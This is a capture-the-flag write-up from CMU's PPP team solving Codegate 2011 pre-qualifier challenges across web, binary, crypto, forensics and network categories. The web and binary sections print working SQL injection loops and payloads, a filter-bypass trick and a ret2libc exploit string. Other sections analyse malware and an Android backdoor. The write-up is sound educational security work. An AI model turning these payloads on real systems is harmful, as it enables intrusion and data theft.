Codegate 2011 Prequal - Problem Solution

Plaid Parliament of Pwning - Security Research Group at CMU

June 21, 2013

1 Introduction

This is a report for Codegate 2011 pre-qual from **Plaid Parliament of Pwning** (PPP), Carnegie Mellon University's Security Group. This report describes walk-throughs for all the challenges that we have completed during the competition. This report file is also available at http://ppp.cylab.cmu.edu.

2 Walk-throughs

Vulnerability 100

Upon visiting the given link, we find that the site blocks Firefox and Chrome, for no apparent reason. Changing our User-Agent to IE, we reach a login screen and sign up for an account. Logging in, we see a music player application. After some failed attempts to upload and run a PHP file, we try submitting an mp3 with single quotes in ID3 tags. This results in an SQL error.

With some experimentation, we noticed that script joins the title, artist, album, year, and comment fields together with slashes and inserts the resulting string into a table. Since it checks that the year is numeric, we are unable to use this field in the injection.

From here, we use SQL injection to dump the table names. This is slightly annoying because the application seems to limit most id3 tags to 28 characters, and since the output of the query is also truncated before it is displayed.

```
for i in {0..36}
do
lame sine.wav --tt "a',(select table_name/**" --ta "from/**" --tl "
    information_schema.tables/*" --ty "2011" --tc "a*/limit $i,1));#" sine.mp3
curl -D- -b PHPSESSID=hqjcpvubtlptaeqbnqrbt7c643 http://221.141.3.110/__music/
    music_upload_ok.php -F 'myFile=@sine.mp3'
done
```


We notice a table called `vul100pwd`. Using

```
lame sine.wav --tt "a',(select column_name/**" --ta "from information_schema./**"
    --tl "columns where table_name=/*" --ty "2011" --tc "a*/'vul100pwd' limit 0,1))
    ;#" sine.mp3
```

we find that it contains a column pwpw. Finally, we select the key from the table:

```
lame sine.wav --tt "a',(select group_concat(/**" --ta "pwpw) from vul100pwd))#" --
    tl "x" --ty "x" --tc "x" sine.mp3
```

Key: hello, sonic!




```
16  <script src="./js/function.js"></script>
17
18  adminn Playlist<br><table><tr><td><b>Song</b></td><td><b>Delete</b></td></tr><tr><td><a
     href=javascript:play("hello, sonic!");>e</a><td><a href=playlist_delete.php?
     uniq=6ccd1d4c8abdb926b07380c7239901f0>Delete</a></td></tr></table>
19  <script>
20  arraycode = ["hello, sonic!"];
21  playlist = arraycode.join(".");
```

Vulnerability 200

We are given a website with a login prompt. After registering and logging in, we saw a message board-like page. In the source of the page is a comment with the string `hint 0`, although it is not immediately obvious what this means.

We notice that there is a trivial SQL injection vulnerability in view.php, but after dumping all of the tables, we realize that the MySQL user that the vulnerable query is running as does not have access to some tables (such as the table with the auth credentials).

After the hint "Get Administrator account" was revealed, we found that we were able to login as Administrator using either the passwords "a" or "Administrator". When logged in as Administrator, the comment on the the main page contains `hint 1` instead. At this point, we also notice that a cookie named language set with the value English. Setting this cookie to "'" returns a page where the comment has an SQL error.

Now, we dump the table names with:

```
curl http://221.141.3.112/dashboard.php -b "PHPSESSID=kjebs32v0b94mtvck5h1eoinq3;
    lang=' union select (select group_concat(table_name) from information_schema.
    tables),1#"
```

We then notice that the `raw_data` table has columns `data_id` and `data_value` and contains 101 rows of base64 strings. We dump them with:

```
for i in {0..100}
do
    curl http://221.141.3.112/dashboard.php -b "PHPSESSID=
        kjebs32v0b94mtvck5h1eoinq3; lang=' union select (select data_value from
        raw_data limit $i,1),1#" | grep hint | sed -e 's/.*hint //' -e 's/-->$//' >
         $i
done
```

After base64 decoding each row, we find that row 20 contains a broken PNG image, unlike all of the other rows, which contain random numbers. Looking at the data, we see that it contains the string `FLAG:391ce70ad3dba822611ce5a61eb7125e`.

Key: 391ce70ad3dba822611ce5a61eb7125e

Vulnerability 300

This is your standard Linux binary pwnable. SSH in, exploit the setuid binary, and grab the key.

The binary had an obvious bug: strncpy followed by a strncat. This allowed you to overwrite the return address. However, the server was a recent version of Ubuntu, so the NX bit was enabled and addresses were randomized.

Our solution to defeat address randomization was to brute-force. On 32-bit Linux, library addresses only have 12 bits of randomization, so if you can run your exploit several thousand times, probability says you will eventually guess right. Unfortunately, the creator decided to put a sleep into the binary (probably to discourage brute-force). This can be bypassed by simply running each binary in the background, instead of waiting for each one to finish.

To defeat the NX bit we used standard ret2libc method. Our specific target was execve. In order to setup the arguments to execve, we used a stack pivot to point into the arguments to the program. We pointed the first argument of execve to "s0m3b0dy:15n0b0dy", and the other arguments to a null DWORD.

The exploit string then is:

```
/home/vuln1/vuln300 -us0m3b0dy -p15n0b0dy -x`perl -e 'print "A"x0x1fd'` -fa -y`
    perl -e 'print "AAABB","CCCC","\x31\x56\xbd\x00"'` `perl -e 'print "\x64\x85\
    x04\x08"x0x1000,"\x10\x75\xb7"'` `perl -e 'print "DDDD","\x16\x8a\x04\x08\x20\
    x9f\x04\x08\x20\x9f\x04\x08"'` 'A'
```

Once we get a shell, we can then read /home/vuln1/flag.txt which gives us the key.

Key: 33f9876804c9a14e927e5d1d70a64ace

Vulnerability 400

Another SQL injection challenge. This time the target is a message board site, which contains a protected post. In order to read the post, we need to figure out its password.

If you attempt a standard SQL injection, you are told that you can't use a single quote (') in the query string. This means that they are searching for the single quote character in the query variable.

A possible way to bypass filtering, is to embed null bytes in the query and post variables. OWASP has a great example of this: http://www.owasp.org/index.php/Embedding_Null_Code.

So, let's try adding a %00%27 to the end of a query variable. We don't get the error about a single quote.

Now, let's try this on an exploitable query variable. We used the search variable since it is probably a simple query. Note that we had to bruteforce to find the correct number of columns in the rows.

```
1 http://221.141.3.111/__board/board.php?order=subject&search=test%00%27 UNION
    SELECT 'a','b','c','d','e','f','g','h','i','j','k' %23
```

This produces a single result with the subject 'c'. It is now trivial to make this return the tables and columns in the database.

```
1 http://221.141.3.111/__board/board.php?order=subject&search=test%00%27 UNION
    SELECT 'a','b',(SELECT GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES)
    ,'d','e','f','g','h','i','j','k' %23
http://221.141.3.111/__board/board.php?order=subject&search=test%00%27 UNION
    SELECT 'a','b',(SELECT GROUP_CONCAT(COLUMN_NAME) FROM INFORMATION_SCHEMA.
    COLUMNS WHERE TABLE_NAME='sonic_board'),'d','e','f','g','h','i','j','k' %23
```

Clearly, the column we are looking for is pass. Alternatively, we could just print the content.

```
http://221.141.3.111/__board/board.php?order=subject&search=test%00%27 UNION
    SELECT 'a','b',(SELECT pass FROM sonic_board LIMIT 1),'d','e','f','g','h','i','
    j','k' %23
```

The password is:

```
sonic!%#$**()%#_?qwerasdfzxcv{}
```

The content is:

```
Wow! Congratulation!

Password is : HackingForCola
```

Key: HackingForCola

Binary 100

We are given a file that contains what seems to be gibberish. Since file cannot identify the file type, we did a Google code search for the first 4 characters, `#@~^` and find that it is a file encoded with Microsoft's script encoder utility. We decode this using the utility at http://www.virtualconspiracy.com/index.php?page=scrdec/intro, and find that the "binary" is obfuscated javascript code.

Placing this code into an HTML file, and running using firebug to list the variables, shows that there is a variable `CodeGate_JavaScriptEncode_Key` with value `120a151156120a163t111163120lea163u162e!`.
Key: 120a151156120a163t111163120lea163u162e!

Binary 200

`Reverse me!!`

The first real binary challenge is a Windows exe file. However, when we try to run it, it appears to do nothing.

So, we open it in IDA to see what is going on. There is a lot of stuff in the program, but immediately a function catches our eye. sub_401130 is moving lots of bytes on to the stack, a sure sign of somebody trying to hide a string. And then at the end, it does a printf call with %s as the format string. This function probably generates the key.

Further investigation of the function shows that it only calls one other function, sub_401070, which doesn't call any other functions. And it doesn't use a lot of global variables. This makes it a perfect function to just decompile into C and run. The C code and its output are below.

```
http://forensic-proof.com/archives/552
```

Listing 1: Output

```
char unk_409610[260];
short word_409714 = 0;

char * sub_401070(int a1)
{
  char *result;
  char *v2;
  int v3;

  v3 = a1;
  v2 = unk_409610;
  while ( *(unsigned char *)v3 )
  {
    *(unsigned char *)v2 = word_409714 ^ *(unsigned char *)v3;
    v2 = (char *)v2 + 1;
    ++v3;
  }
  result = v2;
  *(unsigned char *)v2 = 0;
  return result;
}

int main()
{
  int v0;
  char *v2;
  char v3;
  char v4;
  char v5;
  char v6;
  char v7;
  char v8;
  char v9;
  char v10;
  char v11;
  char v12;
```

```
  char v13;
  char v14;
  char v15;
  char v16;
  char v17;
  char v18;
  char v19;
  char v20;
  char v21;
  char v22;
  char v23;
  char v24;
  char v25;
  char v26;
  char v27;
  char v28;
  char v29;
  char v30;
  char v31;
  char v32;
  char v33;
  char v34;
  char v35;
  char v36;
  char v37;
  char v38;
  char v39;
  char v40;
  char v41;
  int v43;
  unsigned int v44;
  int v45;

  v45 = 1;
  char s[] = "NRRV\x1C\x9\x9@ITCHUOE\xbVTII@\bEIK\x9GTENOPCU\t\x13\x13\x14\x00";
  v3 = 'N';
  v4 = 'R';
  v5 = 'R';
  v6 = 'V';
  v7 = '\x1C';
  v8 = 9;
  v9 = 9;
  v10 = '@';
  v11 = 'I';
  v12 = 'T';
  v13 = 'C';
  v14 = 'H';
  v15 = 'U';
  v16 = 'O';
  v17 = 'E';
  v18 = '\v';
  v19 = 'V';
  v20 = 'T';
  v21 = 'I';
  v22 = 'I';
```

```
  v23 = '@';
  v24 = 8;
  v25 = 'E';
  v26 = 'I';
  v27 = 'K';
  v28 = 9;
  v29 = 'G';
  v30 = 'T';
  v31 = 'E';
  v32 = 'N';
  v33 = 'O';
  v34 = 'P';
  v35 = 'C';
  v36 = 'U';
  v37 = '\t';
  v38 = '\x13';
  v39 = '\x13';
  v40 = '\x14';
  v41 = 0;

  v44 = 0x401340 - 0x401130;
  if ( 1 )
  {
    if ( (int)v44 > 0 )
    {
      v2 = s;
      while ( 1 )
      {
        v0 = *v2++;
        if ( !v0 )
          break;
        ++word_409714;
      }
      if ( v45 )
      {
        if ( word_409714 >= (short)(strlen(s) - 1) )
        {
          sub_401070((int)s);
          printf("%s",unk_409610);
        }
      }
    }
  }
  return 0;
}
```

Listing 2: C equivalent

Key: http://forensic-proof.com/archives/552


Binary 300

Find a malicious ID!!


Given binary in this challenge is also a Windows executable. However, it is a DLL instead of EXE.

```
$ file BA90C6130739BF63F95832AE3110C907
BA90C6130739BF63F95832AE3110C907: PE32 executable for MS Windows (DLL) (GUI) Intel
    80386 32-bit
```


So, we move the file onto a Windows machine. We used Windows XP SP3. Once we changed the file extension to .dll, we notice that the file is actually a BHO (Browser Helper Object) module.



We register this DLL file as a command component in the registry. Then, since it is a BHO, we open up Internet Explorer and see what happens. It seemed it's not doing anything special, so we attached IE process with debugger – ollydbg.



Looking through the list of functions that are imported by this DLL, we find `strncmp` function. So we were interested to find what is being compared to what. We set a breakpoint around there and examined the values that are passed in when we surf the websites.



When we browse the site that contains a google ad, we stop at the breakpoint we previously set, and we see `google_ads_frame` is being compared to the name of each element on the webpage.If it matches, it parses the associated ad URL to find the value for `client` field. Then, it replaces the value with `ca-pub-0123456789012345`. Basically, this dll was a malware that steals Google Ads revenue by replacing every instance of google ad that browser sees into an attacker's client id.

Key: ca-pub-0123456789012345

Binary 400

```
Assemble given files to executable...
(try to use the upper case)
```

This challenge is fairly simple. They give us the sections of a Windows executable, and we have to put them back together.

Since we this is a Windows binary, we can pretty much assume that the text section starts at 0x401000. If we load text.bin up in IDA and rebase it to 0x401000, we can start to figure out where things are. The rdata section usually comes right after the text section so we can load rdata.bin at 0x405000. This is followed then by the data section, and finally resources section. This gives us a binary in IDA that begins at 0x401000 and ends at 0x407000.

Now we need to figure out the OEP. We noticed that 0x4047B0 doesn't have any callers and IDA claims that it is setting up a SEH. This is a good indication that this function should be start. It doesn't really matter if we are correct at this point, since we can fix it later.

Now to stitch them altogether outside of IDA, we used 010 Hex Editor with ExeTemplate2. We grabbed a small C++ crackme from the internet to use as a body for our sections. Then we modify the EXE sections to be the right sizes and start at the right locations, as well as the Optional Header entries for ImageSize, etc. We then copy the sections (*.bin) into the body exe.

To test the exe, we first load it using IDA. We make sure that everything looks okay (imports look right, OEP is corret, etc.). Then we try to load it into wine, but it complains that it is not a valid exe file. We immediately know that we forgot to change the checksum, so we load our binary into PE Explorer and fixed the checksum. Now, wine loads it fine and gives us a MessageBox with a string.

Key: I'm 0x9570E6703EE60272F864A9724E31BDE5

Link to binary

Crypto 100

Looking at the file we see that we have sequences of single digits 2-9 repeated 1 to 4 times successively. Doing a frequency count, we notice there are 23 unique patterns, which is almost 26, suggesting this is some sort of simple substitution cipher.

After replacing each unique number sequence with a unique letter, we simply feed this text to a cryptogram solver, which sucessfully decrypts the text.

> incryptographyasubstitutioncipherisamethodofencryptionbywhichunitsofplaintextarereplacedwithcipher-textaccordingtoaregularsystemtheunitsmaybesingleletterspairsofletterstripletsofletttersmixturesofthe-abovethisciphertextisencryptedbytelephonekeypadsowecallthiskeypadcipher

(This also tells us that the cipher is the "keypad cipher", where a sequence of the digit d repeated n times corresponds to the digit one would get if they were to use a cell phone keypad and press d n times. We didn't see the obvious though, probably because it was 7am and we were really tired!)

Key: keypad cipher

Crypto 200

Upon opening the ciphertext file, we notice a few details.

- The length of the file is 337, a prime.
- The file is all printable characters.
- The frequency distribution of the characters is roughly a line (that does not match up nicely with that of the English alphabet)

The first feature tells us that this ciphertext is most likely a direct encoding of characters (ie a single character in the ciphertext is a single character in the plaintext, rather than multiple characters in the ciphertext mapping to a single plaintext character).

The second and third characteristic suggests that this is likely a polyalphabetic substitution cipher, such as the Vigenere cipher. We load up the linux program `cifer` (which can be found in the Ubuntu repositories)

```
cifer> load ciphertext buffer_1
file2buffer: loaded 337 bytes into buffer 1

cifer> vigenere_crack buffer_1 buffer_2 1 20
Attempting Vigenere Cipher Crack 1 -> 20 keylen
Keyword: kripto - 10 17 8 15 19 14
Overall Delta IC: 1.690930
```

The decrypted text is not important, the key for the text is.

Key: kripto

Crypto 300

This problem tells exactly what you need to do in the description

> we are investigating an illegal online gambling site. To find any evidence to support for illegal gambling, we must access the oracle database with administrator privileges. The suspect says that he does not know the administrator password, but we know for sure that he is lying.
> The password is estimated to be longer than 8 characters. However, we don't have enough time to apply a brute-force attack. In order to request an arrest warrant, we must find the evidence of illegal gambling before the YUT-Challenge is over.
> By using social engineering, we were able to find various data about the suspect. By analyzing the data, the suspect always include last four digits('1024') of his phone number in his password. Hence, we may assume that his phone number is included in the administrator password for the database.
> The given file is the dump file of sys.user$ table in oracle database. (The data file of system tablespace is too big to upload.)
> Find the password of 'SYSTEM' account.

The first thing we need to do is extract the information about the password hashes from the database file. If we open up the file with just a simple text editor, ignoring all the non-ASCII characters, we spot a place that says `SYSTEM 1089A2DF2B0C76AA`. We care more about this shorter DES hash than the longer SHA hash, as the passwords are converted to all uppercase before the DES hash is computed, reducing the keyspace nicely, whereas the SHA hash may be mixed case.

Despite what the hint says, it seems there really is not a way to solve this without brute forcing, so we need to get a brute forcer for Oracle RDBMS passwords. We found an excellent brute forcer at http://conus.info/utils/ops_sse2/ which uses SSE2 instructions to easily do more than a million passwords a second, even on a laptop. Luckily, it is also open source, which we will need to modify it to only try the passwords we want. The details of the modification are not too important, but basically we want to modify the function that tests the next password to actually try testing the password with the characters `1`, `0`, `2`, and `4` right next to eachother, in every possible spot.

After the modification is complete, we start running the brute forcer (which is nicely parallelized by telling different machines to use different characters in the first position). We try a length of 5, corresponding to a length of 9 characters... and no luck. Next we try a length of 6, corresponding to a 10 character password. Still no luck! After testing our code against some sample hashes we generate, and finding that it works correctly, we begin to get suspicious. Before starting the multi-hour brute forcing of an 11 character password, we decide to just try all lengths again.

Eventually, we find out the password is actually just 8 characters long! Apparently "estimated to be longer than 8 characters" means 8 characters. Oh well. The key is simply the password we found. (It's important to note that it may have been the case that our key had the wrong capitalization. When the DES password was replaced with the SHA hash, the case of the password then becomes important. Luckily, with the DES password in hand, we could easily narrow down the keyspace to 2^n, where n is the number of characters that have a case. However, the password seemed to work fine with all capital letters.)

Key: JK##1024

Crypto 400

We get a large access log with a large set of requests for some strange looking URLs. We quickly can see there are some patterns to the file, where a column of values seem to change until a 403 error is returned, and then a new column of values is changed.

We also quickly realize that the URLs requested are base64 encodings (with + and / swapped for − and _). Converting the URLs from this representation into binary, we can more clearly see that in fact exactly one byte is modified at a time, incremented until a 403 error is generated, and then the next byte is modified.

The most likely explanation for the attack being performed is a type of padding attack. The attacker starts with some valid encrypted string, and wants to decrypt that string. The web server is used as a padding oracle: a 500 response means that the script failed, as the padding was invalid, a response of 403 means that the padding was valid, but as it was a random string, it does not encrypt to whatever it needs to.

We then assume that the encryption for the string can be modeled as an xor with some key. Looking carefully at how the attacker changes his packets from after a 403, we can see some significant differences in the later (farther right) bytes. If we look carefully, we can see these changes follow a pattern: each byte is xord by the number of bytes processed so far. This means that this is the standard PKCS#5/PKCS#7 padding scheme!

The easiest way to solve this is then to just take the last message, where all bytes are padding `a5 c4 5f 70 e9 12 dc 84 be 8b c0 f6 e5 73 a0 56`, xor it with the padding byte (the length of the padding, `0x10`), and then xor it with the original, valid message we want to decrypt `f0 b5 3b 2d a0 41 fc a4 9e f0 b9 83 90 60 b3 45`. This gives us the original text `EatMYC000kiee` (followed, of course, by three padding bytes).

Key: EatMYC000kiee

Forensic 100


The file given is a PE32 .NET executable for Windows, but which cannot be run. Using foremost, we managed to carve several different objects from the file, one of which is a zip file. Unzipping that file gives us what appears to be source files for a Apple Pages file, which fits into the hint "Think differently." If we open it in Apple Pages, we see that its Comments metadata contains a lot of random data. It turns out to be PNG data in base64 encoding. Decoding that data gives us a PNG file containing the key.

Key: 1LOVEP4G3S0NM4C

Forensic 200

Examining the file with the `file` utility, we see that it is a Windows Executable, however, it is too large to be a simple program, so we run a simple file carver on it, such as `foremost`. This produces a number of files including a jpeg image which says *The key*, but of course the problem isn't that easy, and the file is corrupted in the bottom portion of the image. Examining the thumbnail, we can tell it gives the key as a youtube link, but there isn't enough resolution to quite make out the link.

This means we need to do a better job recovering the full jpeg! Simple file carvers like `foremost` just look for information such as headers, with no real understanding of the image formats. Our options are either to try recovering the image blocks from the file by hand, or to find a smart file carver. Luckily there is a smarter file carver just for photos named *Adroit Photo Forensics 2010*. Opening the original problem file in this software, it instantly recovers slightly more of the image, but still not enough to make out the youtube url. Playing around with the software options for a bit more, eventually we were able to manually rearrange the jpeg blocks to make the image readable, though not perfectly reconstructed.



Key: www.youtube.com/watch?v=uLQokDjcivU

Forensic 300

We are given a set of 6 Windows registry files. Using the Linux tool reglookup, specifically its variant reglookup-timeline, we get a dump of the registry files, sorted by date and time. Among the final entries in the timeline of system.bak is the line:

```
2011-02-21␣06:24:21,system.bak,/ControlSet001/Enum/WpdBusEnumRoot/UMB/
2&37c186b&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_CORSAIR&PROD_UFD&REV_0.00#
DDF08FB7A86075&0#/Properties/\{80d81ea6-7473-4b0c-8216-efc11a2c4c8b\}/
00000003/00000000
```

We can note that the last device ever used was from `CORSAIR`, with the device serial DDF08FB7A86075. Now we need the volume name.

To get that, we `grep` for `DDF08FB7A86075` in all of the files (that were processed by reglookup). In `software.bak` and `system.bak` we can find the helpful name `PR0N33R` in the same line as the device serial.

```
software.lookup:/Microsoft/Windows␣Portable␣Devices/Devices/WPDBUSENUMROOT#UMB
#2&37C186B&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_CORSAIR&PROD_UFD&REV_0.00
#DDF08FB7A86075&0#/FriendlyName,SZ,PR0N33R,
```

Combining the three, we get the key.
Key: CORSAIRPR0N33RDDF08FB7A86075

Forensic 400

We detect that this is a NTFS volume... but we can't mount it. It does contain a `$MFT` table though, so we can read something from it.

To that end, we use the AnalyzeMFT tool (a python script) to extract the table from the decapitated volume into a CSV file. We can reliably trace file paths for every file and folder in the volume using the CSV table generated by the tool, but at present, the CSV file doesn't tell us enough to find an encrypted file as specified by the problem statement.

We then realized that AnalyzeMFT isn't dumping all the data that it can find, and augmented the script to also dump file attributes. From there, we realize that one of the 45000 files has an encrypted bit enabled:

```
C:\Documents and Settings\proneer\My Documents\Outlook Files\heEYA.dat
```

Taking the MD5 hash of that gave us the key.
Key: 576E7A07FBDD660E171988B3E8E5BB21

Network 100

We are given a packet dump and told to look for a file related to an attack. Looking at the HTTP requests in the dump, we see a suspicious request for H1A1.exe. Extracting this file and taking the md5sum (upper case) gives the key.
Key: 7A5807A5144369965223903CB643C60E

Network 200

Unsurprisingly, the network problem is a pcap file. There are a few things going on: ipp (printer) traffic, NBNS (NetBIOS name service) traffic, and some pings. The only hint we are given is a link to the Unix man page for `id`. The printer traffic looks suspicious at first, but we can tell it is in an idle state from wireshark, so not much is going on. The NetBIOS activity also seems fairly benign, with the names not being anything changing, and none of them being the key.

The ping traffic, on the other hand, is very strange. Apart from the basic facts, such as pings going from local host and the extraneous data in the ping packet, the first ping also has the string

id, which seems like it is related to our hint. So, I guess that means we should take a look at this data. The two chunks of data that seem to be important are

```
5253430e1f7b434b43421d591e564f444b1e425d5b581e5a485a3b
5a574e14104d005802434654651405e4b5d544a034340425524
```

Both of these sequences have both printable and non-printable characters in some weird arrangements. Obviously if the key is in them, they are encrypted somehow. As they contain non-printable characters, we know that a classic cipher is out of the question. However, they also have a large proportion of printable characters, which means it can't be a modern type of cipher either. That leaves our old friend xor. We try brute forcing all 255 possible single byte xor keys, and none work. Sadly that means we have to use a multi-byte key length.

We start going through possible keys with things from the packet that seem reasonable: "id", "SLEVEN", "SAMSUNG_ML_1660_SERIES", and so on. Nothing seems to work! We move on to keys that seem less reasonable: "CODEGATE", "WHAT IS THE DAMN KEY", "127.0.0.1". Wait a minute, that last one magically worked! Decrypted, the data turns into

```
cat /Users/n0fate/solv.txt
key:  c0v3rtchannelex4mple
```

Key: c0v3rtchannelex4mple

Network 300

```
Find a key
```

At first this appears to be a silly challenge. You load up the page and the only output you get is a single letter, 'M'. Then, if you reload the page, you get the error "Same IP is detected!!! Your Session is fired..." Not very informative, but provides everything you need to solve the problem. What happens if we use a different IP, will we get a different error?

So, if you load up the page using a different IP with the same PHPSESSID, you get the letter 's'. Interesting. Now, we just login to one of our clusters and access the page from 30 different machines.

```
for i in hosts; do ssh $i curl -s -b PHPSESSID=... http://221.141.3.114/
    eW91ZG9udGtub3dtZS4u/hideme.php; done
```

This gives us the output:

```
Msg:wFTeNtyMklGa
Congraturation! You have succeeded, hint:reverse me :)
```

We follow the instructions, and then un-base64 it, to get the key.

Key: hid3+My1p

Issue 100

We read a few road signs in the movie carefully and merged the information with the route of the bus 1162, which is also shown in the movie, to locate the final position of the car. Considering the hint "Don't be evil," we then googled the final position. The address of the destination was the key.

Key: San 15-3 Seongbuk-dong, Seongbuk-gu, Seoul

Issue 500a

We are given an Android image, along with a hint to look for a backdoor at the framework level. With this hint, we generated a clean Android image and extracted `/system/framework/framework.jar` from both. We noticed that the only difference in the apk file were the `classes.dex` files. We used smali (https://code.google.com/p/smali/) to disassemble the `classes.dex` files and compared the outputs.

The backdoored version had two changed files (`GsmSMSDispatcher.smali`, `SmsMessage$PduParser.smali`) and one added file (`SmsMessage$PduParser$r.smali`) all in `com/android/internal/telephony/gsm`.

The smali output was difficult to read, so we converted `classes.dex` to a jar file using https://code.google.com/p/dex2jar/ and decompiled the class files inside into readable java code.

`SmsMessage$PduParser$r` contained a bindshell and `GsmSMSDispatcher` contained changes that disabled the displaying of certain backdoor text messages, so the key that triggers the backdoor had to be in `SmsMessage$PduParser`. In the `getUserDataGSM7Bit` function we saw that the backdoor was triggered if the input was accepted by two functions, `a1` and `a2`. These functions check that bytes 4–5 and 16–33 of the message have certain values. The code also indicated that these bytes were PDU encoded. We downloaded and modified the code at http://www.monkeysandrobots.com/archives/207 and passed it the bytes from `a2` to get the string `Hist0ryIsMade4tNig|7`. For some reason, this wasn't completely right, and we had to guess a character to find the correct key.

Key: Hist0ryIsMade4tNigh7

Issue 300

`Find the answer.`

Problem given was a QR code in a .png format. If parsed using ZXing, the library returned a parsing error. Using a set of other QR parsing tools(libdecoderqr), we were able to obtain "tj. answer is ...." where . is non-printable characters.

We proceeded along two routes, both of which resulted in the answer. 1) We wrote a set of patches for ZXing that make it a bit smarter, and more capable of ignoring errors. These patches enabled ZXing to make enough sense of the QR code to give us the answer. 2) We manually edited the QR code in GIMP to change the error correction mode (total edit of 2 'pixels') after which it parsed sucessfully enough in libdecoderqr (using the test tools bin that comes with the library) to allow the viewing of the key.

Key can be obtained (from libqrdecoder) "tj¡9D¿ answer is cue@1k0dm".

Key: cue@1kodm

Issue 200

